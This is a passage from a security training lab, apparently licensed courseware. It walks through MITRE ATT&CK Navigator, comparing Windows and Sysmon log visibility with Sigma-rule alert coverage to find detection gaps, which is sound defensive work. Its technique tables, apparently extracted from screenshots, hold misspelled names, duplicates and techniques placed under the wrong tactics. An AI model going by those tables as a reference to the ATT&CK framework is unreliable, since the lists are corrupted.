


- Click on **Upload from Local**.



- Navigate to `/labs/5.1` and select `windows-sysmon.json`.





- Dismiss the related warnings:

WARNING: Outdated Layer

The uploaded layer version (2.2) does not match Navigator's layer version (4.5). The layer configuration may not be fully restored.

View the latest Layer File Format specification and the changelog for more information:

[Layer File Format v4.5](#)

[Changelog](#)

Dismiss

- The result will be MITRE Navigator showing a map of the visibility Windows logs with Sysmon against the MITRE framework.

Initial Access 10 techniques	Execution 12 techniques	Persistence 20 techniques	Privilege Escalation 14 techniques	Defense Evasion 39 techniques	Credential Access 17 techniques	Discovery 31 techniques	Lateral Movement 9 techniques	Collection 16 techniques	Command and Control 18 techniques	Exfiltration 9 techniques	Impact 14 techniques
Content Injection	Cloud Administration Command	Account Manipulation (0/4)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)	Adversary-in-the-Middle (0/2)	Account Discovery (0/4)	Exploitation of Remote Services	Adversary-in-the-Middle (0/2)	Application Layer Protocol (0/5)	Automated Exfiltration	Account Access Removal
Drive-by Compromise	Command and Scripting Interpreter (0/10)	BITS Jobs	Access Token Manipulation (0/4)	Access Token Manipulation (0/4)	Brute Force (0/4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (0/3)	Communication Through Removable Media	Data Transfer Size Limits (0/1)	Data Destruction
Exploit Public-Facing Application	Exploitation for Client Execution (0/14)	Boot or Logon Autostart Execution (0/14)	Account Manipulation (0/4)	BITS Jobs (0/4)	Credentials from Password Stores (0/4)	Browser Information Discovery	Lateral Tool Transfer	Audio Capture (0/3)	Content Injection	Exfiltration Over Alternative Protocol (0/3)	Data Encrypted for Impact
External Remote Services	Inter-Process Communication (0/2)	Boot or Logon Initialization Scripts (0/3)	Debugger Evasion	Decompilable/Decode Files or Information (0/14)	Exploitation for Credential Access (0/4)	Cloud Infrastructure Discovery	Remote Service Session Hijacking (0/2)	Automated Collection	Data Encoding (0/2)	Exfiltration Over C2 Channel	Data Manipulation (0/2)
Hardware Additions	Native API	Browser Extensions	Boot or Logon Initialization Scripts (0/3)	Direct Volume Access	Forged Authentication	Cloud Service Dashboard	Remote Services (0/8)	Browser Session Hijacking	Data Obfuscation (0/3)	Exfiltration Over Physical Medium (0/1)	Defacement (0/2)
Phishing (0/4)	Scheduled Task/Job (0/4)	Compromise Host Software Binary	Boot or Logon Initialization Scripts (0/3)	Domain or Tenant Policy Modification (0/2)	Forge Web Credentials (0/2)	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data (0/3)	Dynamic Resolution (0/3)	Exfiltration Over Other Network (0/1)	Disk Wipe (0/2)
Replication Through Removable Media	Serverless Execution	Create Account (0/2)	Create or Modify System Process (0/4)	Execution Guardsrails (0/2)	Input Capture (0/4)	Cloud Service Discovery	Software Deployment Tools	Data from Cloud Storage (0/2)	Encrypted Channel (0/2)	Exfiltration Over Physical Medium (0/7)	Endpoint Denial of Service (0/4)
Supply Chain Compromise (0/2)	Shared Modules	Create or Modify System Process (0/4)	Domain or Tenant Policy Modification (0/2)	File and Directory Permissions Modification (0/17)	Multi-Factor Authentication Process (0/8)	Cloud Storage Object Discovery	Taint Shared Content	Data from Information Repositories (0/5)	Fallback Channels	Exfiltration Over Web Service (0/4)	Financial Theft
Trusted Relationship	Software Deployment Tools	Event Triggered Execution (0/17)	Escape to Host	Exploitation for Defense Evasion (0/13)	Multi-Factor Authentication Request Generation	Debugger Evasion	Use Alternate Authentication Material (0/4)	Data from Local System	Ingress Tool Transfer	Scheduled Transfer	Firmware Corruption
Valid Accounts (0/4)	System Services (0/2)	External Remote Services	Event Triggered Execution (0/17)	Hide Artifacts (0/12)	Network Sniffing	Device Driver Discovery		Data from Network Shared Drive	Multi-Stage Channels	Transfer Data to Cloud Account	Inhibit System Recovery
Windows Management Instrumentation	User Execution	Hijack Execution Flow (0/13)	Exploitation for Privilege Escalation (0/13)	Hijack Execution Flow (0/13)	OS Credential Dumping	File and Directory Discovery		Data from Removable Media	Non-Application Layer Protocol		Network Denial of Service (0/2)
	Windows Management Instrumentation	Implant Internal Image	Hijack Execution Flow (0/13)	Impair Defenses (0/13)	Steal Application Access Token	Group Policy Discovery		Data Staged (0/4)	Non-Standard Port		Resource Hijacking (0/4)
	Modify Authentication Process (0/8)	Process Injection	Process Injection			Log Enumeration		Email Collection	Protocol Tunneling		Service Stop
								Remote Access	Proxy (0/4)		System Shutdown/Reboot

Let us compare the difference now. Click back and forth between the **Windows** and **Windows-Sysmon** tabs in MITRE Navigator. Clearly, adding in the Sysmon data sources for our Windows logs added a major jump in visibility. This simple process is a great way to show the value of making changes to the logging levels or capabilities of your data sources. When walking through this exercise it would be a great time to evaluate the logging capabilities of each data source to see if there were opportunities to gain additional visibility in the logs that you are collecting.

Review alert capabilities based on active rules

Too often organizations will be pristine in having the needed visibility to detect threats but do not have the appropriate rules to alert when a threat is present. Let us review what type of detection capabilities we can gain from adding in Windows Sigma rules for alerting.


Challenge 3

Navigate to Attack Navigator and open a new tab. Use it to open a layer stored at `/labs/5.1/heatmap.json`.


Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026

Answer


- Click on the + sign next to the Windows-Sysmon tab.






- Click on **Open Existing Layer**.




- Click on **Upload from Local**.




- Navigate to `/labs/5.1` and select `heatmap.json`.





- The result will be MITRE Navigator showing a map of the Sigma rule coverage for Windows logs.



What does this mean?

If you compare the Sigma rules heatmap to the Windows and Windows-Sysmon tabs in the MITRE Navigator you can see that we now have alerts for several of the techniques but we need to take this a step further to identify gaps in our visibility or alert rules.

Determine gaps in visibilities

Security products come with a broad set of default alert rules, but most organizations commonly lack the visibility in their logs for the rules to alert on. How can an organization actually validate that they have the needed visibility in their data sources for their alerts actually to provide detection?

This is easy to do with the help of MITRE Navigator. Since we already have the **Windows** and **Windows-Sysmon** data sources loaded let us compare them to the Sigma rules and see where we lack visibility.

Add Scores to Existing Techniques

Before we are able to move forward we first need to add a value to each of the existing techniques currently visible in both the **Windows** and **Windows-Sysmon** layers, so the tool can make a comparison.

Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026

Challenge 4

Add a score of **1** to the techniques in the **Windows layer**.

Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026

Answer

- Click on the **Windows Tab** in the MITRE Navigator

Windows										
Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration
Content Injection	Cloud Administration Command	Account Manipulation	Abuse Elevation Control Mechanism	Abuse Elevation Control Mechanism	Adversary-in-the-Middle	Account Discovery	Exploitation of Remote Services	Adversary-in-the-Middle	Application Layer Protocol	Automated Exfiltration
Drive-by Compromise	Command and Scripting Interpreter	BITS Jobs	Access Token Manipulation	Access Token Manipulation	Brute Force	Application Window Discovery	Internal Spearphishing	Archive Collected Data	Communication Through Removable Media	Data Transfer Size Limits
Exploit Public-Facing Application	Exploitation for Client Execution	Boot or Logon Autostart Execution	Account Manipulation	Debugger Evasion	Credentials from Password Stores	Browser Information Discovery	Lateral Tool Transfer	Audio Capture	Content Injection	Data Encrypted for Impact
External Remote Services	Inter-Process Communication	Boot or Logon Initialization Scripts	Boot or Logon Autostart Execution	Deobfuscate/Decode Files or Information	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking	Automated Collection	Data Encoding	Exfiltration Over Alternative Protocol
Hardware Additions	Native API	Browser Extensions	Boot or Logon Autostart Execution	Direct Volume Access	Forced Authentication	Cloud Service Dashboard	Remote Services	Browser Session Hijacking	Data Obfuscation	Exfiltration Over C2 Channel
Phishing	Scheduled Task/Job	Compromise Host Software Binary	Boot or Logon Initialization Scripts	Domain or Tenant Policy Modification	Forge Web Credentials	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Dynamic Resolution	Disk Wipe
Replication Through Removable Media	Serverless Execution	Create Account	Event Triggered Execution	Execution Guardrails	Input Capture	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage	Encrypted Channel	Endpoint Denial of Service
Supply Chain Compromise	Shared Modules	Create or Modify System Process	Event Triggered Execution	File and Directory Permissions Modification	Multi-Factor Authentication Request Generation	Cloud Storage Object Discovery	Taint Shared Content	Data from Information Repositories	Fallback Channels	Financial Theft
Trusted Relationship	Software Deployment Tools	Event Triggered Execution	Event Triggered Execution	Hide Artifacts	Network Sniffing	Debugger Evasion	Use Alternate Authentication Material	Data from Local System	Hide Infrastructure	Firmware Corruption
Valid Accounts	System Services	External Remote Services	Event Triggered Execution	Hijack Execution Flow	OS Credential Dumping	Device Driver Discovery	Authentication Material	Data from Network Shared Drive	Ingress Tool Transfer	Inhibit System Recovery
	User Execution	Hijack Execution Flow	Implant Internal Image	Impair Defenses	Steal or Forge Authentication Certificates	Domain Trust Discovery		Data from Removable Media	Multi-Stage Channels	Network Denial of Service
	Windows Management Instrumentation	Modify Authentication Process	Modify Authentication Process	Impersonation	Steal or Forge Kerberos Tickets	Log Enumeration		Email Collection	Non-Application Layer Protocol	Scheduled Transfer
		Office Application Startup	Process Injection	Indicator Removal	Steal or Forge Authentication Certificates	Network Service Discovery		Input Capture	Non-Standard Port	Transfer Data to Cloud Account
		Power Settings	Scheduled Task/Job	Indirect Command Execution	Steal or Forge Kerberos Tickets	Network Share Discovery		Screen Capture	Protocol Tunneling	Service Stop
		Pre-OS Boot	Scheduled Task/Job	Masquerading	Steal Web Session Cookie	Network Sniffing		Video Capture		System Shutdown/Reboot
		Server Software Component	Valid Accounts	Modify Authentication Process	Unsecured Credentials	Peripheral Device Discovery				
		Traffic Signaling		Modify Cloud Compute Infrastructure		Permission Groups Discovery				

- Right click on "Account Manipulation" and click **select annotated**.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration
Content Injection	Cloud Administration Command	Account Manipulation	Abuse Elevation Control Mechanism	Abuse Elevation Control Mechanism	Adversary-in-the-Middle	Account Discovery	Exploitation of Remote Services	Adversary-in-the-Middle	Application Layer Protocol	Automated Exfiltration
Drive-by Compromise	Command and Scripting Interpreter	BITS Jobs	Access Token Manipulation	Access Token Manipulation	Brute Force	Application Window Discovery	Internal Spearphishing	Archive Collected Data	Communication Through Removable Media	Data Transfer Size Limits
Exploit Public-Facing Application	Exploitation for Client Execution	Boot or Logon Autostart Execution	Account Manipulation	Debugger Evasion	Credentials from Password Stores	Browser Information Discovery	Lateral Tool Transfer	Audio Capture	Content Injection	Data Encrypted for Impact
External Remote Services	Inter-Process Communication	Boot or Logon Initialization Scripts	Boot or Logon Autostart Execution	Deobfuscate/Decode Files or Information	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking	Automated Collection	Data Encoding	Exfiltration Over Alternative Protocol
Hardware Additions	Native API	Browser Extensions	Boot or Logon Autostart Execution	Direct Volume Access	Forced Authentication	Cloud Service Dashboard	Remote Services	Browser Session Hijacking	Data Obfuscation	Exfiltration Over C2 Channel
Phishing	Scheduled Task/Job	Compromise Host Software Binary	Boot or Logon Initialization Scripts	Domain or Tenant Policy Modification	Forge Web Credentials	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Dynamic Resolution	Disk Wipe
Replication Through Removable Media	Serverless Execution	Create Account	Event Triggered Execution	Execution Guardrails	Input Capture	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage	Encrypted Channel	Endpoint Denial of Service
Supply Chain Compromise	Shared Modules	Create or Modify System Process	Event Triggered Execution	File and Directory Permissions Modification	Multi-Factor Authentication Request Generation	Cloud Storage Object Discovery	Taint Shared Content	Data from Information Repositories	Fallback Channels	Financial Theft
Trusted Relationship	Software Deployment Tools	Event Triggered Execution	Event Triggered Execution	Hide Artifacts	Network Sniffing	Debugger Evasion	Use Alternate Authentication Material	Data from Local System	Hide Infrastructure	Firmware Corruption
Valid Accounts	System Services	External Remote Services	Event Triggered Execution	Hijack Execution Flow	OS Credential Dumping	Device Driver Discovery	Authentication Material	Data from Network Shared Drive	Ingress Tool Transfer	Inhibit System Recovery
	User Execution	Hijack Execution Flow	Implant Internal Image	Impair Defenses	Steal or Forge Authentication Certificates	Domain Trust Discovery		Data from Removable Media	Multi-Stage Channels	Network Denial of Service
	Windows Management Instrumentation	Modify Authentication Process	Modify Authentication Process	Impersonation	Steal or Forge Kerberos Tickets	Log Enumeration		Email Collection	Non-Application Layer Protocol	Scheduled Transfer
		Office Application Startup	Process Injection	Indicator Removal	Steal or Forge Authentication Certificates	Network Service Discovery		Input Capture	Non-Standard Port	Transfer Data to Cloud Account
		Power Settings	Scheduled Task/Job	Indirect Command Execution	Steal or Forge Kerberos Tickets	Network Share Discovery		Screen Capture	Protocol Tunneling	Service Stop
		Pre-OS Boot	Scheduled Task/Job	Masquerading	Steal Web Session Cookie	Network Sniffing		Video Capture		System Shutdown/Reboot
		Server Software Component	Valid Accounts	Modify Authentication Process	Unsecured Credentials	Peripheral Device Discovery				
		Traffic Signaling		Modify Cloud Compute Infrastructure		Permission Groups Discovery				

- Click on **Technique Controls > Scoring Icon** and enter **1** :

Selection Controls										Layer Controls		Technique Controls	
										1 2 3		1 2 3	
Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Score		Impact	
10 techniques	12 techniques	20 techniques	14 techniques	39 techniques	17 techniques	31 techniques	9 techniques	16 techniques	18 techniques	1		1	
Content Injection	Cloud Administration Command	Account Manipulation	Abuse Elevation Control Mechanism	Abuse Elevation Control Mechanism	Adversary-in-the-Middle	Account Discovery	Exploitation of Remote Services	Adversary-in-the-Middle	Application Layer Protocol	Automated Exfiltration		Account Access Removal	
Drive-by Compromise	Command and Scripting Interpreter	BITS Jobs	Access Token Manipulation	Access Token Manipulation	Brute Force	Application Window Discovery	Internal Spearphishing	Archive Collected Data	Communication Through Removable Media	Data Transfer Size Limits		Data Destruction	
Exploit Public-Facing Application	Exploitation for Client Execution	Boot or Logon Autostart Execution	Account Manipulation	Debugger Evasion	Exploitation for Credential Access	Browser Information Discovery	Lateral Tool Transfer	Audio Capture	Content Injection	Exfiltration Over Alternative Protocol		Data Encrypted for Impact	
External Remote Services	Inter-Process Communication	Boot or Logon Initialization Scripts	Boot or Logon Autostart Execution	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Infrastructure Discovery	Remote Service Session Hijacking	Automated Collection	Data Encoding	Exfiltration Over C2 Channel		Data Manipulation	
Hardware Additions	Native API	Browser Extensions	Boot or Logon Initialization Scripts	Direct Volume Access	Forge Web Credentials	Cloud Service Dashboard	Remote Services	Browser Session Hijacking	Data Obfuscation	Dynamic Resolution		Defacement	
Pushing	Scheduled Task/Job	Compromise Host Software Binary	Boot or Logon Initialization Scripts	Domain or Tenant Policy Modification	Input Capture	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Encrypted Channel	Data from Cloud Storage		Disk Wipe	
Replication Through Removable Media	Serverless Execution	Create Account	Create or Modify System Process	Execution Guardrails	Multi-Factor Authentication Process	Cloud Storage Object Discovery	Software Deployment Tools	Data from Information Repositories	Fallback Channels	Data from Local System		Endpoint Denial of Service	
Supply Chain Compromise	Shared Modules	Create or Modify System Process	Domain or Tenant Policy Modification	Exploitation for Defense Evasion	Multi-Factor Authentication Interception	Debugger Evasion	Taint Shared Content	Hide Infrastructure	Ingress Tool Transfer	Data from Network Shared Drive		Financial Theft	
Trusted Relationship	Software Deployment Tools	Event Triggered Execution	Escape to Host	File and Directory Permissions Modification	Network Sniffing	Device Driver Discovery	Use Alternate Authentication Material	Multi-Stage Channels	Non-Application Layer Protocol	Data from Removable Media		Firmware Corruption	
Valid Accounts	System Services	External Remote Services	Event Triggered Execution	Hide Artifacts	OS Credential Dumping	Domain Trust Discovery		Transfer Data to Cloud Account	Non-Standard Port	Data Staged		Inhibit System Recovery	
